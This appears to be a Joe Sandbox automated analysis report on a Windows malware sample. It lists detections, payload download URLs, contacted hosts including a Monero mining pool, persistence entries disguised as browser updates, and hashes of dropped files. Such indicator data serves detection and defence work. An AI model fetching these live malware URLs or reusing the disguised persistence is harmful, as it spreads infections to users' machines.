19.0.B55D.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.2.B55D.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.2.CBE6.exe.c10000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
10.2.fjsvubj.4615a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
20.2.C29C.exe.570e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.0.PPsa8TXVuy.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
41.0.CBE6.exe.740000.5.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
12.0.A975.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.1.fjsvubj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.3.BE39.exe.660000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
41.0.CBE6.exe.400000.12.unpack	100%	Avira	HEUR/AGEN.1145065		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	14%	Virustotal		Browse
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://goo.su/abhF	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	13%	Virustotal		Browse
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	100%	Avira URL Cloud	malware	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://185.233.81.115/32739433.dat?iddqd=1	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/game.exe	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	100%	Avira URL Cloud	malware	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pool-fr.supportxmr.com	91.121.140.167	true	false		high
unicupload.top	54.38.220.85	true	false		high
host-data-coin-11.com	93.189.42.167	true	false		high
cdn.discordapp.com	162.159.129.233	true	false		high
privacy-tools-for-you-780.com	93.189.42.167	true	false		high
goo.su	104.21.38.221	true	false		high
transfer.sh	144.76.136.153	true	false		high
a0621298.xsph.ru	141.8.194.74	true	false		high
googlehosted.l.googleusercontent.com	142.250.181.225	true	false		high
data-host-coin-8.com	93.189.42.167	true	false		high
clients2.googleusercontent.com	unknown	unknown	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
pool.supportxmr.com	unknown	unknown	false		high
mdec.nelreports.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://a0621298.xsph.ru/443.exe	false		high
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://a0621298.xsph.ru/7.exe	false		high
http://https://transfer.sh/get/VrsVTW/2.exe	false		high
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	false	• URL Reputation: safe	unknown
http://https://transfer.sh/get/QbPlFD/G.exe	false		high
http://a0621298.xsph.ru/442.exe	false		high
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://goo.su/abhF	false	• Avira URL Cloud: safe	unknown
http://https://transfer.sh/get/TQL2Nf/1.exe	false		high
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/9.exe	false		high
http://a0621298.xsph.ru/KX6KAZ9Tip.exe	false		high
http://https://185.233.81.115/32739433.dat?iddqd=1	true	• Avira URL Cloud: safe	unknown
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	true	• Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/advert.msi	false		high
http://data-host-coin-8.com/game.exe	false	• URL Reputation: safe	unknown
http://a0621298.xsph.ru/123.exe	false		high
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	true	• Avira URL Cloud: malware	unknown
http://https://cdn.discordapp.com/attachments/903666793514672200/930134152861343815/Nidifying.exe	false		high
http://a0621298.xsph.ru/c_setup.exe	false		high
http://a0621298.xsph.ru/3.exe	false		high
http://a0621298.xsph.ru/RMR.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
54.38.220.85	unicupload.top	France		16276	OVHFR	false
104.21.38.221	goo.su	United States		13335	CLOUDFLARENETUS	false
93.189.42.167	host-data-coin-11.com	Russian Federation		41853	NTCOM-ASRU	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	true
162.159.129.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
141.8.194.74	a0621298.xsph.ru	Russian Federation		35278	SPRINTHOSTRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552986
Start date:	14.01.2022
Start time:	02:02:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PPsa8TXVuy.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	45
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@40/25@93/12
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 28% (good quality ratio 21.2%) • Quality average: 59.5% • Quality standard deviation: 39.7%
HCA Information:	• Successful, ratio: 58% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
02:04:13	Task Scheduler	Run new task: Firefox Default Browser Agent 6C61D5AFB70B88F7 path: C:\Users\user\AppData\Roaming\fjs vubj
02:04:24	API Interceptor	7x Sleep call for process: svchost.exe modified
02:04:29	API Interceptor	1x Sleep call for process: C29C.exe modified
02:04:48	API Interceptor	1x Sleep call for process: WerFault.exe modified
02:05:10	Task Scheduler	Run new task: mjlooy.exe path: C:\Users\user\AppData\Local\Temp\82aa4a6c48\mjlooy.exe
02:05:24	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\start ChromeUpdate.lnk
02:05:40	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Driver C:\Users\user\AppData\Roaming\Sysfiles\setup_m.exe
02:06:02	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Driver C:\Users\user\AppData\Roaming\Sysfiles\setup_m.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_A975.exe_98bfde7644eefcd32cbfb70a3c04167e50419_5bd9b42d_130a3911\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.81183831166517
Encrypted:	false
SSDEEP:	96:/TFGLjHMvOQoJ7R3V6tpXIQcQec6tycEfcw3W+HbHg/8BRTf3o8Fa9iVfOyWYmBc:72jHr8HQ0lrjIq/u7sNS274Itb
MD5:	B5A7729FA8D990DA2A417F81EBF4D227
SHA1:	E4D611BBAEEAF63073BBEAFD56FCE27AE9F6A037
SHA-256:	E8FDCE0379D838CADC25BA9B33E62042DCCFE8CB2C001A109E6BDDE8A578B12F
SHA-512:	6C2E50A1A1D0C36173D749BDFD3D4752387A5B7CEBA6A136A12437EACE684C6A7F03969671BEBBF60405F4704BB860EDE060C94FA6646F22C29E3C0CCE00D8D
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.6.6.2.8.2.7.1.4.3.6.5.6.2.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.6.6.2.8.2.8.6.5.3.0.2.3.1.9.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.d.6.2.0.6.5.4.-.b.6.5.6.-.4.a.6.f.-.a.a.4.c.-.9.5.d.a.a.9.f.d.0.7.8.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.b.2.0.7.a.b.c.f.-.3.0.3.4.-.4.0.2.b.-.8.9.8.7.-.9.6.8.9.4.9.4.1.1.d.f.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.A.9.7.5...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.2.f.4.-.0.0.0.1.-.0.0.1.c.-.5.8.5.6.-.0.6.1.8.2.e.0.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.c.4.e.3.1.7.f.2.4.8.2.1.3.b.8.7.b.3.3.8.8.9.7.5.7.6.f.a.3.3.d.8.0.0.0.0.2.9.0.1.!.0.0.0.0.5.9.9.5.a.e.9.d.0.2.4.7.0.3.6.c.c.6.d.3.e.a.7.4.1.e.7.5.0.4.c.9.1.3.f.1.f.b.7.6.!.A.9.7.5...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5D16.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	60244
Entropy (8bit):	3.04264576921746
Encrypted:	false
SSDEEP:	1536:w2HkN04PWYMaXGmdBaMH6NHX8GnseY0UfMHHHSdeLiSAAi7R5R7Xr5JKmB/+JvYZ:w2HkN04PWYMaXGmdBaMH6NHX8GnnY0UN
MD5:	628973ECED469B67B000C85A4565094F
SHA1:	06454254AC2B3A333E923439E8F61379347E833B
SHA-256:	EFBFA4E8DDC18275977BB66DE14AEDD0F90695C960E930D58BE43121C5D060AE
SHA-512:	858FEED7466B3B508CBC4345AA16C3B74549F7C0AFA6F9B943B6CA92D3C5E61D0BDBA1BB64F7C65E16E11BE33751559A69E7C95FE0A5BC2332389D2D3C8098B
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6EE9.tmp.txt	
Process:	C:\Windows\System32\svchost.exe

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6EE9.tmp.txt	
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6981635437567646
Encrypted:	false
SSDEEP:	96:9GiZYW5pFzvVLY2YCWtcHiYEZv7tCiZOjqIlwM6caXxEoY68IsF3:9jZD5lLhkQUXaBEoY67sF3
MD5:	43170614E27E08D86EEA4D7F706D210C
SHA1:	DC82159A284440098254AD1ADC232125397D3E00
SHA-256:	70C2C90769E9F5D75F886049EBFD82EDB5CE9E368FA33B24693886E463DE156B
SHA-512:	859C93F3FF4CBAF4FEA2E47092CF6F8AECFF486A739C1BD23FB9A2681DFCD82E875709783C74A6D507347112260226 63EFEA969FD607D4266AB8C61F2C6FE36
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER80EC.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Jan 14 10:04:33 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	36668
Entropy (8bit):	2.119050329150028
Encrypted:	false
SSDEEP:	96:5N8lN8v/5mOVs4JSk1ti7ehEnus9D5a5aB+ViTmE6M+O6C54F8OJWInWIX4IE5zN:cla5rlJvtOeh0kFVivlwC54FkK5c2Iv
MD5:	BF99E047441364304BD88037882CD9C0
SHA1:	0D53D9CC1437C1CEB2712B9E5457DA73733A3EBF
SHA-256:	21EF22E6BAA1556E0F7570D0D9712C0A8BEF50795939328E105FDC2C1CE208A4
SHA-512:	5889E6BB8F9A2476628ED54F0F98DA60B2F8A1D6A16C64F33524E057F42AADAE886DDA91E1B6F9ACFE67FFE7820918A9D555B6B0C5B5D9303A45DDE8D7ED94 9
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....J.a.....z%.....T.....8.....T.....z.....H.....4.....U.....B.....GenuineIn telW.....T.....J.a..... .....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER89E6.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.6996153510263974
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiYy6qsQ6YFSSU/3JZCgmfTRSbCpDJ89b2OsfySm:RrlsNiV6qsQ6YQSUPnCgmfTRSN2Nfu
MD5:	D8BFDE0769404DB9AC94D6459A1831EF
SHA1:	CDD1F214C967BE33735B07984011B525A06CEBB7
SHA-256:	D53AAD52CD0EDA31B3B36B324E47A1EDB6ACE433F07F58EDE1E62C5D977E2FAD
SHA-512:	C6BB85EFACFB3C33ADE00E20A563910054C59DBBA548EA399F3161017F1256039914C2BF53E3D13266AEADF8E6C9C239B0F31D4D9F83C373A7A4575F8FCBFC 9
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.5.2.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER91E6.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4685

C:\ProgramData\Microsoft\Windows\WER\Temp\WER91E6.tmp.xml	
Entropy (8bit):	4.480507863789903
Encrypted:	false
SSDEEP:	48:cvIwSD8zsbYJgtWI9EaWSC8BW8fm8M4JB8qFk5P+q8vO84SS/r9d:uITfyfbSNdJYPKYSS/r9d
MD5:	FF4A4F1718033B728B10BFFE269899A9
SHA1:	E96A2B3B9F0EACD6C6A31313C88BF155B7510BF3
SHA-256:	8DD196D1C0E30ED64A6C9A2F92B5E8C50F4329AD33702B4A72B61BF1EC7A5D1A
SHA-512:	50624AF317306F3B7A719649B01C6DA9E16F653413CF6B9127EFF1FB3BE2740FF98EC085C86177855A7F01E9E3DC68D50EE324EBD1F1041B2C560D8954C06FED
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1341795" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA86A.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	56178
Entropy (8bit):	3.0513478134411187
Encrypted:	false
SSDEEP:	1536:E7HQ0+xWHAPGgd/aMX7PgM/ZqGTMqTDMcXAlE8eVnfJe/HB5vdIjxJtm8/lJStLe:E7HQ0+xWHAPGgd/aMX7PgM/ZqGTzTDMi
MD5:	4FBB29DA3F5362353067188C7ABBC47C
SHA1:	C3BB8AF630DA4307868F05D9798B858E7D419B55
SHA-256:	111147D98480700AF56123FD68AE26F5428E76C76BEEB78AA96CED23ED59600E
SHA-512:	D1D585593672A12C29D88DBDEF18FE3F0EE74924EBB141A98D484DBE19DDD1389DD6BAD262F96EB3A473BFAA44EEC06CBD21C08E127CAB6B100483F765EE1BED
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAFDD.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.696120771785075
Encrypted:	false
SSDEEP:	96:9GiZYW3oUWmYSYorPWNYHoYEZTvt2iiO/q0wwKEciaaKylniMI3o3:9jZD9FLANRQaKylniL3o3
MD5:	2323C442DAB3B9C978CB5B3340153791
SHA1:	3ABD8B5E927984904975B05C4CD327CFD57A7AE2
SHA-256:	E340A143E44CBA283C0E3808F3DF4BDB22AC197CFB4B01B8DBE7E10567F1110B
SHA-512:	3F5776B0F635BFD9F3091705F1706199B1D9AB8846331BF9156A7F88AB35B896E9AEF11093F59B024A09DE99D3213B7AC92D76495C723D41CE159D958E0B5219
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CBE6.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\CBE6.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\CBE6.exe.log	
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55D
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Temp\1F56.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE7
Malicious:	**true**
